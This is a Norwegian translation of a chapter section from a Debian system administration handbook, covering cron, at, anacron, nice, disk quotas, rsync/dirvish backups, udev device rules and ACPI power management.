<b>TIPS</b> <b>Tekstsarveier for cron</b>	<p>cron gjenkjenner noen forkortelser som erstatter de første fem feltene i en crontab-inngang. De svarer til de klassiske planleggingsalternativene:</p> <ul style="list-style-type: none"> <li>• @yearly: en gang i året (1. januar klokken 00:00);</li> <li>• @monthly: en gang per måned (den første i måneden, kl. 00:00);</li> <li>• @weekly: en gang i uken (søndag kl 00:00);</li> <li>• @daily: en gang hver dag (kl 00:00);</li> <li>• @hourly: en gang i timen (ved begynnelsen av hver time).</li> </ul>
--	--

<b>KONKRET SAK</b> <b>cron og sommertid</b>	<p>I Debian tar cron hensyn til tidsendringen (for sommertid, eller faktisk for alle vesentlige endringer i lokal tid) som best den kan. Dermed kjøres kommandoene som burde vært utført i løpet av en time som aldri har eksistert (for eksempel oppgaver planlagt til 02:30 under vårens tidsendring i Frankrike, ettersom klokken 02:00 hopper direkte til 03:00) kort tid etter den tidsendringen (altså rundt 03:00 sommertid). På den andre siden, om høsten, når kommandoer ville bli kjørt flere ganger (02:30 sommertid, så en time senere på 02:30 normert tid, så på 03:00 sommertid for klokken går tilbake til 02:00) blir bare kjørt én gang.</p> <p>Vær forsiktig, for hvis rekkefølgen for når de ulike tidfestede oppgavene, og forskjellen mellom de respektive kjøringene betyr noe, bør du sjekke kompatibiliteten til disse begrensningene opp mot hvordan cron virker; Hvis det er nødvendig, kan du forberede en spesiell tidsplan for de to årlige, problematiske nettene.</p>
--	--

Hver signifikante linje i en crontab beskriver en planlagt kommando med de seks (eller syv) følgende felter:

- verdien for minuttet (tall fra 0 til 59);
- verdien for timen (nummer 0 til 23);
- verdien for dagen i måneden (fra 1 til 31);
- verdien for måneden (fra 1 til 12);
- verdien for ukedagen (0-7, 1 tilsvarer mandag, søndag korresponderer med både 0 og 7; Det er også mulig å bruke de tre første bokstavene i navnet på ukedagen på engelsk, som for eksempel Sun, Mon, etc.);

- brukernavnet hvis identitet kommandoen må kjøres i (i /etc/crontab-filen, og i fragmentene som ligger i /etc/cron.d/, men ikke i brukerens egne crontab-filer);
- kommandoen kjøres (når vilkårene som er definert i de fem første kolonnene er oppfylt).

Alle disse detaljene er dokumentert i manualsiden `crontab(5)`.

Hver verdi kan uttrykkes i form av en liste over mulige verdier (atskilt med kommaer). Syntaksen a-b beskriver intervallet for alle verdiene mellom a og b. Syntaksen a-b/c beskriver intervallet med økningen til c (eksempel: 0-10/2 betyr 0,2,4,6,8,10). En asterisk \* er et jokertegn som representerer alle mulige verdier.

#### **Eksperiment 9.2 Eksempel på en crontab-fil**

```
#Format
#min time dag måned ukedag kommando

# Last ned data hver natt kl. 19:25
25 19 * * * $HOME/bin/get.pl

# 08:00, på ukedager (mandag til fredag)
00 08 * * 1-5 $HOME/bin/dosomething

# Start IRC-mellomtjener på nytt etter hver omstart
@reboot /usr/bin/dircproxy
```

#### TIPS

#### **Kjøre en kommando ved oppstart**

For å kjøre en kommando en eneste gang like etter oppstart av datamaskinen, kan du bruke @reboot makro (en enkelt omstart av cron utløser ikke en kommando planlagt med @reboot). Denne makroen erstatter de første fem feltene i en oppføring i `crontab`.

#### ALTERNATIV

#### **Å etterligne cron med systemd**

Det er mulig å etterligne en del av cron oppgaver med systemds timermekanisme (se del 9.1.1, «[Systemd init system](#)» side 187).

### 9.7.2. Å bruke at-kommandoen

`at` utfører en kommando på et angitt tidspunkt i fremtiden. Det tar ønsket tid og dato som kommandolinjeparametere, og kommandoen som skal utføres i sin standard inndata. Kommandoen vil bli utført som om den hadde blitt lagt inn i det gjeldende skallet. `at` sørger selv for å beholde det aktuelle miljøet, for å reproduisere de samme betingelsene når det utfører kommandoen. Tiden er indikert ved å følge de vanlige konvensjonene: 16:12 eller 4:12pm representerer 4:12 pm. Datoen kan spesifiseres i flere europeiske og vestlige formater, inkludert DD.MM.YY (27.07.15 som da representerer 27 juli 2015), YYYY-MM-DD (samme dato blir uttrykt som 2015-07-27),

MM/DD/[CC]YY (dvs., 12/25/15 eller 12/25/2015 vil bli 25. desember 25, 2015), eller ganske enkelt MMDD[CC]YY (slik at 122515 eller 12252015 vil på samme måte representere Desember 25, 2015 (25. desember 2015). Uten det, vil kommandoen bli utført så snart klokken når tiden som er angitt (samme dag, eller i morgen hvis det tidspunktet allerede er passert på samme dag). Du kan også bare skrive «today» eller «tomorrow», som er selvforklarende.

```
$ at 09:00 27.07.15 <<END
> echo "Ikke glem å gratulere Raphaël med dagen!" \
>   | mail lolando@debian.org
> END
warning: commands will be executed using /bin/sh
job 31 at Mon Jul 27 09:00:00 2015
```

En alternativ syntaks utsetter gjennomføringen med en bestemt varighet: `at now + nummer varighet`. `varighet` kan være minutes, hours, days, eller weeks. `nummer` indikerer rett og slett antallet av de nevnte enheter som må ha passert før kommandoen utføres.

For å avbryte en tidfestet oppgave med cron, kjør ganske enkelt `crontab -e`, og slett den tilsvarende linjen i crontab-filen. For at-oppgaver, er det nesten like lett; kjør `atrm` oppgavenummer. Oppgavenummeret er indikert av at-kommandoen når du har tidfestet den, men du kan finne det igjen med `atq`-kommandoen, som gir den gjeldende listen over tidfestede oppgaver.

## 9.8. Å planlegge asynkrone oppgaver: anacron

anacron er bakgrunnsprosessen som fullfører cron for datamaskiner som ikke er på hele tiden. Siden vanlige oppgaver vanligvis er planlagt midt på natten, vil de aldri bli kjørt hvis maskinen er slått av på den tiden. Meningen med anacron er å utføre dem, når det tas hensyn til perioder når datamaskinen ikke er på.

Noter gjerne at anacron ofte vil utføre slik aktivitet noen få minutter etter oppstart av maskinen, noe som kan gjøre datamaskinen mindre tilgjengelig. Dette er grunnen til at oppgavene i /etc/anacrontab-filen er startet med nice-kommandoen, noe som reduserer kjøreprioriteten deres, og dermed begrenser innvirkningen deres på resten av systemet. Vær klar over at formatet på denne filen ikke er det samme som for /etc/crontab. Har du bestemte behov for anacron, se manualsiden `anacrontab(5)`.

### DET GRUNNLEGGENDE Prioriteter og nice

Unix-systemer (og dermed Linux) er fleroppgavekjøring og flerbrukersystemer. Faktisk kan flere prosesser kjøres parallelt, og være eid av forskjellige brukere; kjernen formidler tilgang til ressursene mellom de ulike prosessene. Som en del av denne oppgaven, har den et prioritetskonsept som etter behov gjør det mulig å favorisere visse prosesser fremfor andre. Når du vet at en prosess kan kjøre i lav prioritet, kan du angi det ved å kjøre den med nice program. Programmet vil da få en mindre andel av CPU, og vil ha en mindre innvirkning på andre prosesser som kjører. Selvfølgelig, hvis ingen andre prosesser trenger å kjøre, vil programmet ikke bli holdt kunstig tilbake.

nice arbeider med nivåer av «snillhet»; de positive nivåene (fra 1 til 19) senker prioriteten progressivt, mens de negative nivåer (fra -1 til -20) vil øke det - men bare

rot kan bruke disse negative nivåer. Dersom ikke annet er angitt (se håndboken side [nice\(1\)](#)), nice øker det gjeldende nivået med 10.

Hvis du oppdager at en allerede kjørende oppgave skulle vært i gang med nice, er det ikke for sent å ordne det; renice-kommandoen endrer prioritet for en prosess som allerede kjører, i begge retninger (men å redusere «snillheten» for en prosess er forbeholdt rotbrukeren).

Installasjon av *anacron*-pakken deaktiverer kjøring med cron av skriptene i `/etc/cron.hourly/, /etc/cron.daily/, /etc/cron.weekly/, og /etc/cron.monthly/-mappene`. Dette hindrer dobbel kjøring av anacron og cron. cron-kommandoen er fortsatt aktiv, og vil fortsette å håndtere de andre planlagte oppgavene (spesielt de planlagt av brukere).

## 9.9. Kvoter

Kvotesystemet kan begrense diskplass avsatt til en bruker, eller gruppe av brukere. For å sette det opp må du ha en kjerne som støtter det (utarbeidet med `CONFIG_QUOTA` alternativ) - som er tilfellet med Debian-kjernene. Kvotehåndteringsprogrammet finnes i `quota` Debian-pakken.

For å aktivere kvoter i et filsystem må du angi `usrquota` og `grpquota`-valgene i `/etc/fstab` for henholdsvis bruker- og gruppekvote. Deretter vil omstart av maskinen oppdatere kvotene når det ikke er diskaktivitet (en nødvendig betingelse for riktig bokføring av allerede brukt diskplass).

Kommandoen `edquota` bruker (eller `edquota -g gruppe`) tillater deg å endre grensene mens bruken av gjeldende diskplass undersøkes.

FOR VIDEREKOMMENDE

### Å definere kvoter med et skript

Programmet `setquota` kan bli brukt i et skript for automatisk å forandre mange kvoter. Dets manualsiden [setquota\(8\)](#) gir detaljer om syntaksen som kan brukes.

Kvotesystemet lar deg sette fire grenser:

- to grenser (kalt «myk» og «hard») refererer til det antall blokker som brukes. Hvis filsystemet ble opprettet med en blokk-størrelse på 1 kibibyte, inneholder en blokk 1024 byte fra den samme filen. Ikke fylte blokker forårsaker dermed tap av diskplass. En kvote på 100 blokker, som teoretisk tillater lagring av 102.400 byte, vil imidlertid være fylt med bare 100 filer på 500 byte hver, og bare representere 50.000 byte totalt.
- to grenser (myke og harde) refererer til antall brukte inoder. Hver fil opptar minst en inode for å lagre informasjon om den (tillatelser, eier, tidsstempel for siste tilgang, etc.). Det er derfor en grense på antallet brukerfiler .

En «myk» grense kan overskrides midlertidig; brukeren vil bare bli advart om at de overstiger kvoten fra `warnquota`-kommandoen, som vanligvis er utløst av cron. En «hard» grense kan aldri bli overskredet: Systemet vil nekte enhver operasjon som vil føre til at en hard kvote blir overskredet.

#### ORDFORRÅD

##### Blokker og inoder

Filsystemet deler harddisken inn i blokker - små sammenhengende områder. Størrelsen på disse blokkene er definert ved etableringen av filsystemet, og varierer vanligvis mellom 1 og 8 kibibytes.

En blokk kan enten brukes til å lagre de virkelige dataene fra en fil, eller til metadata som brukes av filsystemet. Blant disse metadataene vil du særlig finne inoder. En inode bruker en blokk på harddisken (men denne blokken er det ikke tatt hensyn til i blokkvoten, bare i inodekvoten), og inneholder både informasjon om filen som den tilsvarer (navn, eier, tillatelser, etc.) og pekere til datablokker som faktisk brukes. For meget store filer som opptar flere blokker enn det er mulig å referere til i en enkelt inode, er det et indirekte blokkeringssystem; inoden refererer til en liste med blokker som ikke direkte inneholder data, men en annen liste med blokker.

Med `edquota -t`-kommandoen, kan du definere en maksimal tillatt «nådeperiode» («grace period») innenfor hvilken en myk grense kan overskrides. Etter denne perioden, vil den myke grensen bli behandlet som en hard grense, og brukeren vil måtte redusere sin bruk av diskplass til denne grensen, for å kunne skrive noe på harddisken.

#### FORDYPNING

##### Å sette en utgangskvote for nye brukere

For å sette opp en kvote til nye brukere automatisk må du sette opp en brukermål (med `edquota`, eller `setquota`), og indikere brukernavnet deres i QUOTAUSER-variabelen i `/etc/adduser.conf`-filen. Dette kvoteoppsettet vil da automatisk bli brukt på hver nye bruker som opprettes med `adduser`-kommandoen.

## 9.10. Sikkerhetskopiering

Sikkerhetskopiering er en av hovedoppgavene for en administrator, men det er et komplekst tema, som involverer kraftige verktøy som det ofte er vanskelig å mestre.

Mange programmer finnes, slike som `amanda`, `bacula`, `BackupPC`. De er klient/server-systemer med mange muligheter, men oppsettet er ganske vanskelig. Noen av dem har brukervennlige nett-grensesnitt for å redusere denne. Men Debian inneholder dusinvise av andre backup-programvarer som dekker alle mulige bruksmåter, som du enkelt kan bekrefte med `apt-cache search backup`.

Snarere enn en detaljert gjennomgang av noen av dem, vil dette avsnittet presentere de tanker Falcot Corp-administratorene har når de definerer sin strategi for sikkerhetskopiering.

Hos Falcot Corp har sikkerhetskopiering to mål: Å gjenopprette feilaktig slettede filer, og raskt gjenopprette en datamaskin (tjener eller desktop) hvis harddisken har feilet.

### 9.10.1. Sikkerhetskopiering med `rsync`

Da sikkerhetskopier på tape har blitt ansett for å være tregt og dyrt, blir data sikkerhetskopiert på harddisker på en øremerket tjener, der bruk av programvare-RAID (se del 12.1.1, «[Programvare RAID](#)» side 306) vil beskytte data fra feil på harddisken. Stasjonære datamaskiner støttes

ikke opp individuelt, men brukerne gjøres oppmerksom på at deres personlige konto på deres avdelings filtjener blir sikkerhetskopiert. `rsync`-kommando (fra pakken med samme navn) brukes daglig for å sikkerhetskopiere disse forskjellige tjenerne.

DET GRUNNLEGGENDE  
**Hardlenken, et annet  
navn for filen**

En hard lenke, i motsetning til en symbolsk lenke, kan ikke differensieres fra den den lenkede filen. Å lage en hard lenke er egentlig det samme som å gi en eksisterende fil et annet navn. Dette er grunnen til sletting av en hard lenke bare fjerner ett av navnene forbundet med filen. Så lenge et annet navn er fortsatt tildelt filen, er dataene der fortsatt til stede i filsystemet. Det er interessant å merke seg at, i motsetning til en kopi, tar ikke den harde lenken opp tilleggslass på harddisken.

En hard lenke lages med `ln mål lenke`-kommandoen. *lenke*-filen er så det nye navnet for *mål*-filen. Harde lenker kan bare opprettes på samme filsystem, mens symbolske lenker er ikke underlagt denne begrensningen.

Den tilgjengelige harddiskplassen forbyr gjennomføring av en komplett daglig sikkerhetskoping. Som sådan, `rsync`-kommandoen innledes med en duplisering av innholdet i den forrige sikkerhetskopian med harde lenker, som forhindrer bruk av for mye plass på harddisken. ProsesSEN `rsync` erstatter da bare filer som har blitt endret siden siste backup. Med denne mekanismen kan et stort antall sikkerhetskopier holdes på en liten mengde plass. Ettersom alle sikkerhetskopier er umiddelbart tilgjengelige, og med adgang (for eksempel i ulike kataloger av en gitt andel på nettverket), kan du raskt gjøre sammenligninger mellom to gitte datoer.

Denne sikkerhetskopi-mekanismen kan lett implementeres med `dirvish`-programmet. Den bruker en sikkerhetskopi-lagringsplass («bank» i sitt vokabular) hvor det plasserer tidsmerkede kopier av settene med sikkerhetskopi-filer (disse settene er kalt «vaults» i `dirvish`-dokumentasjon).

Hovedoppsettet er i `/etc/dirvish/master.conf`-filen. Den definerer plasseringen av lagringsplassen for sikkerhetskopian, listen over «vaults» for å administrere, og standardverdier for utløpstidspunktet for sikkerhetskopier. Resten av oppsettet er plassert i `bank/vault/dirvish/default.conf`-filer, og inneholder det spesifikke oppsettet for det tilsvarende settet med filer.

**Eksempel 9.3 Filen /etc/dirvish/master.conf**

```
bank:  
  /backup  
exclude:  
  lost+found/  
  core  
  *~  
Runall:  
  root    22:00  
expire-default: +15 days  
expire-rule:  
#  MIN HR    DOM MON      DOW  STRFTIME_FMT  
*   *        *   *       1    +3 months  
*   *        1-7 *       1    +1 year
```

Innstillingen `bank` angir katalogen hvor sikkerhetskopiene er lagret. Med `exclude`-innstillingen kan du angi filer (eller filtyper) som kan utelukkes fra sikkerhetskopieringen. `Runall` er en liste med filsett som kan sikkerhetskopies med et tidsstempel for hvert sett, noe som gjør det mulig å tildele riktig dato til kopien, i tilfelle sikkerhetskopiering ikke er utløst på nøyaktig den tildelte tiden. Du må angi et tidspunkt like før selve utføringstidspunktet (som er, som standard, 10:04 pm i Debian, ifølge `/etc/cron.d/dirvish`). Til slutt, `expire-default` og `expire-rule-settingene` definerer opplegget for når tiden for sikkerhetskopier utløper. Eksempelet ovenfor beholder for alltid sikkerhetskopier som er generert på den første søndagen i hvert kvartal, sletter etter ett år de fra den første søndagen i hver måned, og etter 3 måneder de fra andre søndager. Andre daglige sikkerhetskopier er beholdt i 15 dager. Rekkefølgen av reglene spiller en rolle, `Dirvish` bruker siste samsvarende regel, eller `expire-default` hvis ingen andre `expire-rule` samsvarer.

## I PRAKSID

**Planlagt utløp**

Utløpsreglene blir ikke brukt av `dirvish-expire` for å gjøre jobben sin. I realiteten blir utløpsregler brukt når du oppretter en ny sikkerhetskopi for å definere den utløpsdatoen som er knyttet til denne kopien. `dirvish-expire` leser ganske enkelt igjennom de lagrede kopiene, og sletter dem om utløpsdatoen har passert.

**Eksempel 9.4** *Filten /backup/root/dirvish/default.conf*

```
client: rivendell.falcot.com
tree: /
xdev: 1
index: gzip
image-default: %Y%m%d
exclude:
    /var/cache/apt/archives/*.deb
    /var/cache/man/**
    /tmp/**
    /var/tmp/**
    *.bak
```

Eksempelet ovenfor spesifiserer settet med filer som skal sikkerhetskopies: Dette er filer på maskinen `rivendell.falcot.com` (for lokal sikkerhetskopierung av data, ganske enkelt angi navnet på den lokale maskinen som angitt av `hostname`), særlig de i rot-treet (`tree: /`), untatt de som er listet i `exclude`. Sikkerhetskopian vil være avgrenset til innholdet i ett filesystem (`xdev: 1`). Den vil ikke inkludere filer fra andre monteringspunkter. En indeks over lagrede filer vil genereres (`index: gzip`), og bildet blir navngitt med dagens dato (`image-default: %Y%m%d`).

Det er mange alternativer tilgjengelig, alle dokumentert i manualsiden `dirvish.conf(5)`. Når disse oppsettsfilene er opprettet, må du starte hvert filsett med `dirvish --vault vault --init-kommando`. Fra da av vil den daglige påkallelsen fra `dirvish-runall` automatisk opprette en ny sikkerhetskopi like etter å ha slettet de som er utløpt.

### **Eksterne sikkerhetskopiering via SSH**

Når dirvish trenger å lagre data på en ekstern maskin, vil den bruke `ssh` for å koble seg til den, og vil starte `rsync` som en tjener. Dette krever at rotbrukeren automatisk kan koble seg til den. Å bruke en SSH-autentiseringsnøkkel tillater nettopp dette (se del 9.2.1.1, «[Nøkkelsbasert autentisering](#)» side 197).

## 9.10.2. Å gjenopprette maskiner uten sikkerhetskopier

Stasjonære datamaskiner, som ikke er sikkerhetskopiert, kan enkelt installeres fra tilpassede DVD-ROM-er klargjort med *Simple-CDD* (se del 12.3.3, «[Simple-CDD: Alt i ett løsningen](#)» side 347). Siden dette lager en installasjon fra bunnen av, mistes noe tilpasning som kan ha blitt gjort etter den første installasjonen. Dette er greit, siden systemene alle er koblet til en sentral LDAP-katalog for kontorer, og de fleste skrivebordsprogrammer er forhåndsoppsett takket være dconf (se del 13.3.1, «[GNOME](#)» side 363 for mer informasjon om dette).

Falcot Corp administratorer er klar over begrensningene i sin sikkerhetskopi-politikk. Siden de ikke kan beskytte sikkerhetskopi-tjeneren samt et bånd (tape) i en brannsikker safe, har de installert det i et eget rom, slik at hendelser, for eksempel en brann i tjenerrommet, ikke ødelegger sikkerhetskopier sammen med alt annet. Videre lager de en trinnvis sikkerhetskopiering på DVD-ROM en gang pr. uke - kun de filer som er endret siden siste sikkerhetskopiering er inkludert.

## FOR VIDEREKOMMENDE

### **Sikkerhetskopiere SQL- og LDAP-tjenester**

Mange tjenester (som for eksempel SQL- eller LDAP-databaser) kan ikke sikkerhetskopies bare ved å kopiere filene deres (med mindre de er riktig avbrutt når sikkerhetskopiene lages, noe som ofte er problematisk, siden de er ment å være tilgjengelig til enhver tid). Dermed er det nødvendig å bruke en «eksport»-mekanisme for å lage en «data dump» som trygt kan sikkerhetskopies. Disse er ofte ganske store, men de komprimeres godt. For å redusere plassbehovet som trengs kan du bare lagre komplett tekstfil per uke, og en `diff` hver dag, som lages med en kommando av typen `diff gårdsdagens_fil dagens_fil`. Programmet `xdelta` lager økende forskjeller fra binære dumper.

## KULTUR

### **TAR, standarden for sikkerhetskopiering på tape (bånd)**

De enkleste måtene for å lage en sikkerhetskopi på Unix var, historisk sett, å lagre et *TAR*-arkiv på et bånd. Kommandoen `tar` fikk til og med sitt navn fra «*Tape ARchive*».

## 9.11. Varm tilkobling: *hotplug*

### 9.11.1. Introduksjon

Kjerne-delsystemet *hotplug* håndterer å legge til og fjerne enheter ved å laste de riktige driverne, og ved å lage passende enhetsfiler (med hjelp av *udevd*). Med moderne maskinvare og visualisering, kan nesten alt bli varmtilkoblet (hotplugged): fra den vanlige USB/PCMCIA/IEEE 1394 enheter til SATA-harddisker, men også CPU-en og minnet.

Kjernen har en database som knytter hver enhets-ID med den nødvendige driveren. Denne databasen brukes under oppstart for å laste alle driverne til eksterne enheter som oppdages på forskjellige busser, men også når en ekstra varmtikoblingsenhet blir koblet til. Når enheten er klar til bruk, sendes en melding til `udev` slik at den kan lage den tilsvarende oppføringen i `/dev/`.

### 9.11.2. Navneproblemet

Før varm-tilkoblingene, var det enkelt å tilordne et fast navn til en enhet. Det var enkelt basert på enhetenes posisjonen på sine respektive busser. Men dette er ikke mulig når slike enheter kan komme og gå på bussen. Det typiske tilfellet er bruk av et digitalt kamera og en USB-minnepenn, som begge før datamaskinen ser ut som harddisker. Den første tilkoblede kan være `/dev/sdb` og den andre `/dev/sdc` (med `/dev/sda` som representerer datamaskinens egen harddisk). Enhetsnavnet er ikke fast; det er avhengig av rekkefølgen enheter er koblet til.

I tillegg bruker flere og flere drivere dynamiske verdier for enhetenes store/små nummer, noe som gjør det umulig å ha statiske oppføringer for de gitte enhetene, siden deres grunnleggende egenskaper kan variere etter en omstart.

`udev` ble laget nettopp for å løse dette problemet.

### 9.11.3. Hvordan `udev` virker

Når `udev` varsles av kjernen når en ny enhet dukker opp, samler den ulike opplysninger om den gitte enheten ved å konsultere de tilsvarende oppføringene i `/sys/`, spesielt de som klart identifiserer den (MAC-adressen til et nettverkskort, serienummer for enkelte USB-enheter, etc.).

Bevæpnet med all denne informasjonen, `udev` konsulterer så alle reglene som ligger i `/etc/udev/rules.d/` og `/lib/udev/rules.d/`. I denne prosessen bestemmer den hvordan enheten skal navnes, hvilke symbolske lenker som skal lages (for å gi den alternative navn), og hvilke kommandoer som skal kjøres. Alle disse filene er konsultert, og reglene er alle vurdert sekvensielt (bortsett fra når en fil bruker «GOTO»-direktiver). Således kan det være flere regler som svarer til en gitt hendelse.

Regelfilenes syntaks er ganske enkel: Hver rad inneholder utvalgskriterier og variable oppdrag. Den første er brukt til å velge hendelser der det er behov for å reagere, og sistnevnte definerer handlingen som skal utføres. Det er alle enkelt atskilt med komma, og operatøren skiller implisitt mellom et utvalgskriterium (med sammenligningsoperatorer, for eksempel `==`, eller `!=`), eller et oppdragsdirektiv (med operatorer som `=`, `+=` eller `:=`).

Sammenligningsoperatorer brukes på følgende variabler:

- **KJERNE:** navnet som kjernen tilordner til enheten;
- **ACTION:** handlingen som tilsvarer hendelsen («add» når en enhet er lagt til, «remove» når den er fjernet);
- **DEVPATH:** Stien til enhetens `/sys/` inngang;

- **SUBSYSTEM**: kjerne-delsystemet som genererer forespørselen (det er mange, men noen eksempler er «usb», «ide», «net», «firmware», etc.);
- **ATTR{attributt (egenskap)}**: filinnholdet til attributt-filen i `/sys/$devpath/-mappen` til enheten. Det er her du finner MAC-adressen og andre buss-spesifikke identifikatorer;
- **KERNELS, SUBSYSTEMS** og **ATTRS{attributter}** er variasjoner som vil prøve å treffe de ulike valgene hos en av de overordnede enhetene til den aktuelle enheten;
- **PROGRAM**: delegerer testen til det angitte programmet (sant hvis den returnerer 0, falsk hvis ikke). Innholdet av programmmets standard resultat blir lagret slik at det kan brukes om igjen av **RESULT**-testen;
- **RESULT**: utfører tester på standardresultatet lagret under siste kontakt til **PROGRAM**.

De riktige operander kan bruke mønsteruttrykk for å finne flere verdier som passer samtidig. For eksempel, \* matcher alle strenger (selv en tom en); ? treffer hvilken som helst tegn, og [] matcher settet med tegn som er listet mellom hakparenteser (eller det motsatte hvis det første tegnet er et utropsteckn, og sammenhengende rekker med tegn er angitt som a-z).

Når det gjelder tildelingsoperatorene, = tildeler en verdi (og erstatter gjeldende verdi); i tilfelle av en liste, blir den tømt, og inneholder bare den tildelte verdien. := gjør det samme, men hindrer senere endringer i samme variabel. Når det gjelder +=, legger den til et element i en liste. Følgende variabler kan endres:

- **NAME**: filnavnet til enheten som skal opprettes i `/dev/`. Bare den første oppgaven teller; de andre blir ignorert;
- **SYMLINK**: listen med symbolske lenker som vil peke til den samme enheten;
- **OWNER**, **GROUP** og **MODE** definerer brukeren og gruppen som eier enheten, samt tilhørende tillatelse;
- **RUN**: listen over programmer som må kjøres som reaksjon på denne hendelsen.

Verdiene tilordnet disse variablene kan bruke en rekke erstatninger:

- \$kernel eller %k: som tilsvarer KERNEL;
- \$number eller %n: rekkefølgenummeret til enheten, for eksempel for sda3, ville det være «3»;
- \$devpath eller %p: som tilsvarer DEVPATH;
- \$attr{attributt} eller %s{attributt}: som tilsvarer ATTRS{attributt};
- \$major eller %M: hovednummeret for enheten i kjernen
- \$minor eller %m: undernummer for enheten i kjernen
- \$result eller %c: resultatstrengen fra det siste programmet aktivert av PROGRAM;
- og, til slutt, %% og \$\$ for henholdsvis prosent og dollarsteckn.

De ovennevnte listene er ikke komplette (de inneholder kun de viktigste parametrene), men manualsiden `udev(7)` skulle være uttømmende.

#### 9.11.4. Et konkret eksempel

La oss vurdere tillfellet med en enkel USB-minnepenn, og prøve å tilordne et fast navn til den. Først må du finne de elementene som unikt vil identifisere den. For å få til dette plugg den inn og kjør udevadm info -a -n /dev/sdc (for å erstatte /dev/sdc med det faktiske navnet minnepennen har).

```
# udevadm info -a -n /dev/sdc
[...]
looking at device '/devices/pci0000:00/0000:00:10.3/usb1/1-2/1-2.2/1-2.2:1.0/host9/
    ↳ target9:0:0/9:0:0:0/block/sdc':
KERNEL=="sdc"
SUBSYSTEM=="block"
DRIVER=""
ATTR{range}=="16"
ATTR{ext_range}=="256"
ATTR{removable}=="1"
ATTR{ro}=="0"
ATTR{size}=="126976"
ATTR{alignment_offset}=="0"
ATTR{capability}=="53"
ATTR{stat}=="      51      100     1208      256      0      0      0
    ↳          0          0        192        25        6"
ATTR{inflight}=="      0      0"
[...]
looking at parent device '/devices/pci0000:00/0000:00:10.3/usb1
    ↳ /1-2/1-2.2/1-2.2:1.0/host9/target9:0:0/9:0:0:0':
KERNELS=="9:0:0:0"
SUBSYSTEMS=="scsi"
DRIVERS=="sd"
ATTRS{device_blocked}=="0"
ATTRS{type}=="0"
ATTRS{scsi_level}=="3"
ATTRS{vendor}=="IOMEGA "
ATTRS{model}=="UMni64MB*IOM2C4 "
ATTRS{rev}==""
ATTRS{state}=="running"
[...]
ATTRS{max_sectors}=="240"
[...]
looking at parent device '/devices/pci0000:00/0000:00:10.3/usb1/1-2/1-2.2':
KERNELS=="9:0:0:0"
SUBSYSTEMS=="usb"
DRIVERS=="usb"
ATTRS{configuration}=="iCfg"
ATTRS{bNumInterfaces}==" 1"
ATTRS{bConfigurationValue}=="1"
ATTRS{bmAttributes}=="80"
ATTRS{bMaxPower}=="100mA"
```

```

ATTRS{urbnum}=="398"
ATTRS{idVendor}=="4146"
ATTRS{idProduct}=="4146"
ATTRS{bcdDevice}=="0100"
[...]
ATTRS{manufacturer}=="USB Disk"
ATTRS{product}=="USB Mass Storage Device"
ATTRS{serial}=="M004021000001"
[...]

```

For å opprette en ny regel kan du bruke tester på enhetens variabler, så vel som de fra en av de overordnede enhetene. Det ovennevnte tilfellet tillater oss å lage to regler som disse:

```

KERNEL=="sd?", SUBSYSTEM=="block", ATTRS{serial}=="M004021000001", SYMLINK+="usb_key/
  ↳ disk"
KERNEL=="sd?[0-9]", SUBSYSTEM=="block", ATTRS{serial}=="M004021000001", SYMLINK+="
  ↳ usb_key/part%n"

```

Når disse reglene er satt i en fil, som for eksempel er døpt `/etc/udev/rules.d/010_local.rules`, kan du enkelt fjerne og koble til USB-minnepennen. Deretter kan du se at `/dev/usb_key/disk` representerer disken knyttet til USB-minnepennen, og `/dev/usb_key/part1` er dens første partisjon.

#### FOR VIDEREKOMMENDE

#### **Feilsøking i oppsettet til udev**

Som for mange bakgrunnsprosesser, lagrer udevd logger i `/var/log/daemon.log`. Men det er ikke veldig detaljert som standard, og det er som regel ikke nok til å forstå hva som skjer. Kommandoen `udevadm control --log-priority=info` øker detaljnivået, og løser dette problemet. `udevadm control --log-priority=err` returnerer til standard detaljnivå.

## 9.12. Strømstyring: Advanced Configuration and Power Interface (ACPI)

Emnet strømstyring er ofte problematisk. Faktisk, riktig hvilemodus for maskinen krever at alle datamaskinens enhetsdrivere vet hvordan de settes i ventemodus, og at de skal sette opp enhetene igjen ved oppvåkning. Dessverre er det fortsatt noen få enheter som ikke kan sove godt under Linux, fordi produsentene deres ikke har gitt de nødvendige spesifikasjonene.

Linux støtter ACPI (Advanced Configuration and Power Interface) - den nyeste standarden for strømstyring. Pakken `acpid` har en bakgrunnsprosess som ser etter strømstyringsrelaterte hendelser (veksling mellom AC og batteristrøm på en bærbar PC, etc.) og som kan utføre ulike kommandoer som svar.

#### PASS PÅ

#### **Grafikkort og ventemodus**

Grafikkortdriveren er ofte den skyldige når ventemodus ikke fungerer ordentlig. I så fall er det en god idé å teste den nyeste versjonen av X.org grafikkserver.

